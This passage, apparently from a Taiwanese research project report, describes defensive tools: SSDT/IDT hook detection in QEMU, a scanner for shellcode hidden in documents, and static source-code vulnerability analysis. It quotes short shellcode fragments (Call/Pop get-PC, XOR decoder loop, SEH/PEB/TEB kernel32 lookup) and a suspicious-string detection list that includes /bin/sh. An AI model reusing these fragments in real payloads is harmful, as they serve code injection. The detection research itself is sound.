取得 SSDT 後，對我們想要檢查的、可能會修改系統核心的程式，在執行結束後，透過上述的方法重新取得一次 SSDT，如此我們就可以知道想要檢查的程式，執行前與執行後 SSDT 的差別。如果 SSDT 有所改變，那我們就可以判定這隻程式會修改系統核心。因為我們是觀察在 QEMU 內 Guest OS 執行的程式，所

以 SSDT 必須先經由 CovertCh 把 SSDT 傳到 QEMU 外，之後才能進行檢查。以下為工作流程說明：

圖表 4-63 retrSSDT workflow




1. 執行欲檢查的程式之前，兩次呼叫 user-mode 下的 retrSSDT()，給定不同的 Control CODE，retrSSDT()按照 Control CODE 的不同，在第一次的呼叫取得 System Service Table 在記憶體中的位置，第二次利用第一次的結果取得尚未被修改過的 System Service Table。
2. 開始執行欲檢查的程式，程式執行完成。
3. 在欲檢查的程式執行完成後，再次兩次呼叫 retrSSDT()，取得 System Service Table。
4. 利用被檢查的程式執行前後所取得的 System Service Table，比對前後 System Service Table 的不同，若有發現差異，則判定此程式有修改系統核心結構。

4.2.2 IDT Hooking

由於 IDTR 是存於 IDT 在記憶體中位址的暫存器，因此我們可以在執行程式前後兩個時間點利用 SIDT 指令從 IDTR 來得到 IDT 的記憶體位址，將 IDT dump 出來作比較，看兩個 IDT 的內容是否相同，如果不相同，即代表所執行的程式為一惡意程式，其對 IDT 作了修改；如果相同，即表示該程式沒有修改 IDT，當 interrupt 發生時，電腦仍能作出正確的回應，且不對電腦造成惡意的攻擊。

圖表4-64　dumping the IDT work flow



由於我們偵測的方法為比較執行程式前後兩個時間點的 IDT 內容是否相同來判斷該程式是不是一個惡意程式，因此一開始會利用 SIDT 指令來得到存在 IDTR 中 IDT 的記憶體位址，再至該記憶體中 dump 出 IDT 的內容，此為執行程


式前的 IDT；再來執行欲檢測的程式，執行完後一樣用 SIDT 指令拿到存在 IDTR 中 IDT 的記憶體位址，至該記憶體位址拿到對應的 IDT，此為執行程式後的 IDT；最後，比較兩個 IDT 的內容是不是相同，如果相同代表該程式為非惡意程式，如果不同表示 IDT 已因該程式的執行被作了修改，為一惡意程式，可能對電腦造成威脅。下列為函式 do_dump_idt()的程式碼

```
        /* dump IDT from linear address idt.base
           IDT_ENTRY_MAX_NUM =256，因 IDT 有 256 個 interrupt vectors */
        /*virtual memory access for debug*/
        /*idt.base  為 IDTR 中 IDT 的 base address*/
        cpu_memory_rw_debug( env, env->idt.base, buffer, IDT_ENTRY_MAX_NUM << 3, 0 );
        /*將 dump 出來的資料印(寫)入檔案(output_fname)中*/
        for( i = 0, idt_ptr = (uint32_t*)buffer; i < IDT_ENTRY_MAX_NUM; ++i, idt_ptr += 2 )
                fprintf( fp, "%08x %08x\n", *idt_ptr, *(idt_ptr+1) );//each time 寫入 8bytes 的資料
        /*resume emulation*/
        do_cont();
        /*關閉檔案*/
        fclose( fp );
        /*釋放空間*/
        free( buffer );
}
```

4.2.3 文件檔隱藏 Shellcode

本程式可針對任一目標檔案進行掃瞄，檢測檔案中較不平常的特徵，以及可能隱藏的惡意程式碼片段。流程中包含多個檢測項目，分別針對不同類型的檔案及弱點作掃瞄。檢測流程如下圖所示：

圖表 4-65 檔案文件檢測流程圖



以下是我們在接下來的計畫執行過程中採用的方式，詳細內容我們會在各項目中一一詳述。

使用者介面

在使用者端部分，要分析檔案格式以偵測其檔案類型，若為可執行檔則偵測此檔案是否有經過加殼的保護，並且把上述步驟簡化以利使用者操作。這部分所採用的方式是收集目前已知的各種檔案格式(如文件檔，可執行檔等)，並且須要了解其檔案格式之特徵碼，以利將來進行檔案格式的判讀，並且必須要記錄其檔案格式的副檔名。

可疑字串分析

找尋包含在檔案內的字串，檢查是否有包含較敏感的資訊。由於檔案行為很難直接判定是否為惡意。但若檔案的行為理應簡單而可預知，例如：影片、Office 文件、小遊戲...等，但卻檢查出有包含可疑的字串格式，雖有可能本身沒有包含惡意行為，但也有可能為首頁綁架、惡意軟體下載器等間接的木馬程式。我們實作了可疑字串檢查模組，將能找出類似可疑的字串，協助我們對檔案的判斷。透過檔案指標傳遞，讓此分析模組取得欲檢測之檔案。經過每位元組位移的掃描方式，可以確定該檔是否有符合的可疑字串。利用正規表示法的特徵來找出事先設定的字串。為了往後的擴充性，設定檔是獨立出來的，供使用者往後可以針對不同的檔案內容特徵做檢查。

此部分將以正規表示式(Regular Expression)檢查檔案中是否含有可疑的字串片段，檢查項目包括：

IP。如 140.113.1.1、72.65.11.101
URI。如 http://www.hinet.net、ftp://fadsaf.dsafdsaf.dsafdsa
Windows UNC Path。如 c:\windows\、d:
Linux Path。如/usr/bin、/bin/sh
iframe tag。如<iframe……</iframe>

embed tag。如<embed……></embed>
Windows 可執行檔名稱。如 winword.exe、command.com、autoexec.bat

判斷檔案格式&副檔名檢查

目前很多惡意檔案利用使用者對副檔名的誤判，來達到騙取使用者點選或是不適當的操作。本分析模組將會檢查該檔案的格式，是否和副檔名相同。由於正常的應用軟體產生檔案，並不會刻意的隱藏或改變該檔案的副檔名，故可利用此現象來過濾出副檔名與檔案內容格式不符的可疑檔案。對於欲檢測的檔案，我們整合 Liunx 的 file 指令來協助檔案判斷，file 可以判斷數千種檔案格式，其特徵碼達數萬行。由於微軟的檔案系統都會包含副檔名以得知和哪個軟體有關聯性，而該副檔名也成了騙取使用者執行的幫兇。若一個檔案格式與其副檔名不同，將有欺騙使用者之嫌。攻擊者可能把惡意執行檔替換成一般文件，以降低使用者或防毒軟體對該檔的警戒心，但必要的時候讀取該檔內容將成為攻擊程式。

MZPE 檔頭分析&載入可疑 API 檢查

在確定目標為 MZPE 格式的檔案後，將解析 MZPE 的檔頭資訊，以利後面的分析進行。而 MZPE 的檔案格式的詳細情況可至研究背景介紹。接下來，將針對可執行的載入函式表(Import table)來分析該檔案是否有呼叫系統較可疑的函式庫。透過 Windows 可執行檔的檔案格式，會有一部分的區塊標明使用外部函式的地方，本模組會取出該部分的資訊，並逐一檢查呼叫外部函式的名稱是否有功能較敏感或正常程式不該使用的函式。如果呼叫了觀察名單上的外部函式，則會回報給使用者知道。

外部導入函式庫可以被目標程式使用，換句話說，該程式將透過系統所提供的函式來達到程式目標。Windows 為了方便程式開發者撰寫系統程式，提供了許多強大的函式庫。而其中有許多可以管理程序、執行緒，或是讀取其他程式記憶體的函式。攻擊者常會利用這些功能較特殊的外部函式來達到攻擊的手法，例如：Keystroke 以騙取帳號密碼、複製惡意程式、開啟主機後門等。若使用者能夠事先知道下載檔案是否載入較可疑的函式，就能夠避免被騙取執行。

加殼掃描

透過特徵值(Signature-based)比對來得知該檔案是否為加殼檔案。由於加殼程式無法從執行檔內的檔案內容得知指令，所以很難被靜態分析。透過改變程式順序或替換數值來混淆鑑識人員以保護自身不被破解。利用已知的加殼技術來分析目標檔案是否有加殼的行為。其判斷手法可分為兩步驟進行分析：一）已知特徵值比對、二）資訊熵(Entropy)分析。首先，將比對是否為已知的加殼手法。由於加殼程式為了正確地解殼，會在檔案特定的位置留下特徵碼以供加殼程式判斷，藉由該特徵碼可以初步的判斷該檔案是否為加殼程式。若未符合任何一種已知的特徵值，將進行下一步的分析。第二部分資訊熵分析請見下節。

程式區段資訊熵分析

Entropy 乃是一個統計分析的分析技術，其主要的概念是回報一個檔案中內容的亂度。其實作方式就是統計每個字元的出現次數，算出其機率 p(i)之後，再對每個字元計算

$$H(x) = -\sum_{i=1}^{n} p(i)\, log_2\, p(i)\,, n_i 應為\, (0x00 \sim 0xFF)$$

而 H(x)就是為本文件的 Entropy 值。利用檔案資訊熵來判斷該執行檔是否有加殼的可能性。資訊熵是每個字元出現的機率分佈，簡單來說，可以代表其資訊的複雜度。因為程式的指令大多會有一定的順序，但加殼手法目的為混亂字元間的關係，所以加殼過後的程式的不規律性會較未加殼的程式高。計算每個區塊中使用各個字元的的出現次數，若該區塊經過加密或加殼將出現過高的資訊熵值，可用以判斷該執行檔是否經過加密或加殼。使用者也可以自行設定 entropy 的門檻值。

掃描 Call/Pop 序列

由於內嵌惡意程式開始對使用者的系統進行攻擊前必須要先得到它現在在記憶體中的位址，而目前最常用的方法就是利用 Call/Pop 序列來取得此記憶體位址。

我們所設計的分析系統首先會掃描目標檔案，利用 x86 反組譯器，將目標中每個位元組當作 x86 的指令碼解析，將其反組譯成 x86 程式碼，分析指令的類型，若為 Call/Jump 這種類型的指令，就停止繼續反組譯。找到第一個 Call 的指令後，我們會運行一個 x86 cpu 模擬器來去實際執行，第一個先後執行剛剛的 Call 指令，再將剛剛 push 進堆疊的 eip 值存起來，然後從他跳到的目標在檔案中的位址開始一直執行。最後再檢查是否曾經去讀取剛剛存的那個 eip 值，若有，則表示有發生 Call/Pop 這樣去取得自己現在在記憶體中的位址的情況，就

極有可能是惡意程式。在模擬執行的過程中，分析程式將監測所有的記憶體讀取動作，當從記憶體中讀取出的值符合當初壓入堆疊的特殊值時，即代表偵測出一個 Call/Pop 序列。

```
Example:
01 jmp    code4
02 code2:
03 pop    ebx
04 xor    ecx,ecx
05 mov    eax, 090909090h
06 code1:
07 xor    dword ptr [ebx+ecx*4], eax
08 inc    cx
09 cmp    cx, 03ah
10 jl     code1
11 jmp    code3
12 code4:
13 call code2
14 code3:
```

以上為一簡單的 shellcode 程式碼中一開始的部分，在 01 行時進行 call 跳到 12 行的 code4 的位置，真正做 Call/Pop 的地方則是從 13 行的 call code2 跳回 02 行後接下來 03 行馬上執行 pop ebx，就可把剛剛 13 行的 call 所推進堆疊中的記憶體位址讀取出來，我們的分析程式能夠抓到這樣的行為。

掃描 PEB/TEB/SEH Loading

惡意程式為了要對系統進行破壞，必須呼叫 Win32 的 API，而要得到這些 API 的位址，最常用的方法是透過 FS 暫存器中的 SEH,TEB, PEB 這三個資料結構來達成目標。

本分析程式的做法是將這三個資料結構所在位址填入特殊的值，即在

FS:[0x00]、FS:[0x18]、FS:[0x30]這三個地方，填入特殊可辨識的值。我們在模擬執行的過程中，分析程式將會監測所有的記憶體讀取動作，當讀取的值，是我們預先定義好，填入 FS:[0x00]、FS:[0x18]、FS:[0x30]這三個地方的那三個特殊值的時候，就表示分析的測試對象有去讀取 SEH,TEB,PEB，讓他能夠因此得到 Win32 的 API 的記憶體位置，來對使用者的系統進行攻擊。

```
Example1 (SEH Loading):
01 xor ecx , ecx
02 mov esi , fs :[ ecx ]
03 find_seh :
04 mov eax ,[ esi ]
05 mov esi , eax
06 cmp [ eax ], ecx
07 jns find_seh
08 mov eax , [ eax + 0x04 ]
09 find_kernel32_base :
10 dec eax
11 xor ax , ax
12 cmp word ptr [ eax ], 0x5a4d
13 jne find_kernel32_base
```

以上為一簡單 shellcode 利用 SEH Loading 取得 Kernel32.dll 的位址的實例，在 01 行先將 ecx 歸 0，02 行再將 fs:[ecx]，也就是 FS[0x00]讀到 esi，此記憶體讀取動作會經過我們的分析程式中的記憶體讀取 handler 發現他所讀出來的值是我們定義好，預先填入 FS[0x00]的值，就可抓出這個受測檔案有存在 SEH Loading 的行為。

```
Example2 (PEB Loading):
01 xor eax,eax
02 mov eax,dword ptr FS:[030h]
03 mov eax,DWORD PTR [eax+0ch]
04 mov esi,DWORD PTR [eax+01ch]
05 lodsd
06 mov eax,dword ptr [eax+8h]
```

以上為一簡單 shellcode 利用 PEB Loading 取得 Kernel32.dll 的位址的實例，02 行會去將 FS:[030h]讀出來，當我們的分析程式發現記憶體讀取的值是我們當初定義好，預先填入 FS:[0x30]的特殊值，便會發現這個檔案有 PEB Loading 的行為。

```
Example3 (TEB Loading):
01 xor esi , esi
02 mov esi , fs :[ esi + 0x18 ] // TEB
03 mov eax , [ esi + 4 ]
04 mov eax , [ eax - 0x1c ] // 指向 Kernel32.dll 內部
05 find_kernel32_base :
06 dec eax // 開始地毯式搜索 Kernel32 空間
07 xor ax , ax
08 cmp word ptr [ eax ], 0x5a4d // "MZ"
```

以上為一簡單 shellcode 利用 TEB Loading 取得 Kernel32.dll 的位址的實例，在 02 行的地方 fs :[esi + 0x18]讀到 esi，即將 TEB 的值讀出，讀取的時候會被我們的分析程式發現到它讀的是我們預先定義給 TEB 的值，便可抓到此受測檔案有 TEB Loading 的行為。

B. 軟體原始碼漏洞分析

4.2.4 原始碼靜態分析模式

對原始碼進行程式安全方面的分析使用相當多和編譯器相關的分析技巧，在此我們針對幾項主要模式做探討：

- 語彙分析(Lexical Analysis)

有鑑於程式的弱點多是使用到不安全的函式，語彙分析藉著蒐集會這些會造成問題的函式，建立漏洞資料庫，驗證的方式是藉由比對程式原始碼所使用到的函式與安全漏洞資料庫裡的不安全函式。安全漏洞資料庫內容主要為危險函式樣式，如 Java API 的不建議使用方法(deprecated method)，或標準 C 語言函式庫中易造成 buffer overflow 的 strcpy()家族、易導致 format string 弱點的 printf()家族，或 VB.NET 的某些方法，如 FileUpload 等等。

語彙分析優點在於執行效率較快，也能檢查出非正規樣式(Non-regular Pattern)的弱點，但是缺點是分析只挑出符合樣式，須藉由許多額外的技巧以降低誤判情形，確切的漏洞定位也得由資安專業人員進一步判別。

- 限制條件分析(Constraints Analysis)

在被認為有漏洞的函式，是表示在特定的操作下，會在造成安全問題，如有 buffer overflow 弱點的函式，一般是原因該函式容許輸入過長的字串所造成。基於如此，藉由限制條件的設定，如程式對該函式的使用有違反，則代表有漏

洞存在，如以 C 語言的 strcpy(dest, src)函式，所設定的限制就是 src 的實際長度，不得超過 dest 被分派的大小。另一個常見例子則是陣列索引(index)邊界檢查，靜態分析可判定索引範圍值，如有超過陣列邊界的可能性，則有安全漏洞產生。限制規則的表示則根據判斷限制條件的演算法而定。

實作方面，可將上述問題轉換成整數範圍的限制(Integer Range Constraint)，以圖論(Graph-Theoretic)的技巧去建構演算法解決。例如：

```
int a = rand()%7;                          Range[a]=0~6
int b = a*3+2;                             Range[b]=2~20
char dest[10];                             Range[dest]=0~9
char *src = (char *)malloc(b);    Range[src]=2~20
strcpy(dest,src);
                          MIN_Range[src]<Range[dest]<MAX_Range[src]
                                (Range constraint violation)
```

- 程式流程分析(Flow-based Analysis)

程式流程分析的目標是在於產生程式碼內，或程式碼與程式碼間程式流(Control-flow)與資料流(Data-flow)的相關訊息，包括資料狀態與程式流向，多數的工具會採用有向圖(Directed graph)做為模擬程式的資料結構，其有方向性的邊(Edge)代表程式或資料流向，節點(Node)則代表與安全相關的程式碼或資料狀態，藉此模擬程式的行為及進行驗證。


在程式安全應用方面，汙染分析(Taint Analysis)標記攻擊者可控制的資料為被汙染資料(tainted data)，再針對被汙染資料進行資料流分析，以得知不安全資料是否接觸程式潛在安全漏洞。汙染分析中資料流定義分為汙染來源(source)、

汙染資料流(data-flow)、汙染資料經函式執行產生之變型(pass-through)、及程式潛在安全漏洞(sink)。如以下範例所示，從 file.txt 讀取資料後，經一連串資料流程，最後讀入 RichTextBox1.Text 函式，可能導致 Denial of Service 漏洞。

```
Imports System
Imports System.IO
Imports System.Text



Public Class Form1

    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles MyBase.Load

    End Sub

    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e
As System.EventArgs) Handles Button1.Click

        Using sr As StreamReader = New StreamReader("file.txt")

            Dim line As String

            Do
                line = sr.ReadLine()

                RichTextBox1.Text = RichTextBox1.Text & line &
ControlChars.NewLine

            Loop Until line Is Nothing

            sr.Close()

        End Using
```

模組化檢查(Model checking)將不安全程式行為以有限狀態自動機(finite state automata,FSA)為模組化依據，例如 C 語言於 Unix 環境中 seteuid(0)取得 root 權限，接著又執行 execl()使用特權指令，導致系統控制權被搶奪，此類行為可用以下 FSA 模組表示：

圖表 4-66FSA Model



將此類漏洞特徵模組化，控制流分析即為模組化檢查的實作方式，藉以找出潛藏的安全漏洞。

4.2.5 原始碼靜態分析相關議題

對某一特定程式原始碼準確判定其是否安全，此種問題已被證明是不可預測(undecidable problem)，沒有演算法能準確判定。原始程式碼檢測(static source code analysis)雖然有此先天限制，但不表示原始程式碼檢測技術無法實現，我們可用近似方法盡可能定位潛在程式安全漏洞，取得有用的判定結果，藉此幫助程式設計者及早處理安全漏洞，以增加程式安全性與可靠性。

為了在有限時間內得到原始碼靜態檢測的可用結果，必須使用部分直觀與近似方法，盡可能找出潛在安全漏洞。因近似方法犧牲些許準確率換取時間，選擇與設計靜態分析方法時，須在以下三大方面取得平衡：

1. 準確率 (Precision)：由於選擇了近似方法取代精準的分析資訊，靜態分析結果必會產生少許誤差。誤差分為二類－誤判 (False positive、False alarm)與未檢出 (False negative)。誤判的定義是將安全的程式碼區塊標記為不安全、未檢出則為未判別出有問題的程式碼區塊。誤判和未檢出情況不可避免，但誤判情況較能容忍，因使用者可針對警告訊息做進一步手動分析，未檢出情形則未給予使用者警告。因此實作上會盡量減少未檢出情況，且使誤判在容忍範圍內。

2. 分析時間 (Analysis Time)：即使是近似方法，使用過於複雜的分析會大幅提升時間複雜度，設計靜態分析工具時需考慮最大容忍時間，此議題也和準確率、搜尋規模有高度關聯。

3. 搜尋規模 (Scalability)：為了盡可能定位潛在程式安全漏洞，得提高原始碼檢

測範圍，以獲得更多安全漏洞資訊，對檢測準確率方面也需考量，因此大幅增加執行時間。如何在不減少準確率的前提下增加搜尋規模，使執行時間又在容許範圍內，是實作上重要課題。

準確率、分析時間、與搜尋規模，此三方向均有高度關聯性，設計原始碼靜態分析工具時，須做嚴謹的驗證與方法分析，在此三方面做良好平衡。


4.2.6 原始碼靜態分析整合平台

因為原始碼檢測工具使用的分析方法不同，針對不同的漏洞其檢測能力相對也會不同，換句話說，每個工具可能會針對某幾種漏洞，其檢測能力特別好或較差，所以我們整合數個原始碼靜態分析工具於單一平台上，並將各項工具檢驗結果做進一步整理，使工具之間彼此能力得到互補。

選擇做為整合的分析工具包括 Fortify SCA，其為著名的商業軟體，結合了多種的靜態分析方法,內部已經建立了大部分已知許多對於程式漏洞檢測的規則，而且提供使用者自訂安全程式規則(Custom Rule)的撰寫功能，藉由加入 Fortify SCA 的規則，來解決不斷出新的程式漏洞；分析工具也包括計畫第一年成果中選定的 C 語言靜態分析工具 CBMC，利用 CBMC 對於 C 語言陣列邊界檢查(Array bound check)能力，來彌補 Fortify SCA 在此方面之不足；分析工具也包括 Java 靜態分析工具 YASCA，YASCA 整合了多套靜態分析工具，包含 FindBugs (Java)、PMD (Java)、JLint (Java)、JavaScript Lint (JavaScript)、PHPLint (PHP)、CppCheck (C++)、RATS (C/C++/Perl/PHP/Python)、Pixy (PHP)等，並整合以上八項靜態檢測工具之分析報告，可檢測語言包括 C / C++ / PHP / Java / .NET / JavaSCript / Perl / Python；分析工具也包括 VB.NET 分析工具 FxCop，FxCop 為.NET 的 assembly 之檢測工具，而此整合平台中，整合 YASCA、FxCop、與 CBMC，以彌補 Fortify 在 Java 與 VB.NET 語言中對於 Coding style、Dead lock 與 Thread issue 等議題之檢測能力，藉以加強整合工具的分析能力，提升特定漏洞議題檢測能力之不足。

系統架構如下圖：

圖表 4-67 系統架構圖




系統運作流程如下，分析人員指定待測檔案後，系統先檢查分析檔案類型(C/C++/PHP/Java/VB.NET)，隨後執行相對應的靜態分析工具，各項工具的分析結果檔案再透過 Report Analyzer 進行整理，最後的分析結果以 GUI 介面或書面報表方式呈現。分析平台除提供四項靜態原始碼安全分析工具的整合檢測功能外，還有分析專案功能幫助使用者儲存分析組態，如檢測語言、檢測目標、選用工具。

因各項工具檢測結果無論在格式、內容敘述上不盡相同，我們須定義統一的報告表示格式，將個別的檢測報告轉換為單一格式，這也是 Report Analyzer 的主要工作。對於各項工具，均有相對應的 Report parser 負責擷取各工具報告資訊，並將資訊存入相對應的資料結構，系統再讀取資料結構，將報告顯示於 GUI 互動介面，或在使用者按下儲存鍵後，輸出 HTML 格式書面報告。

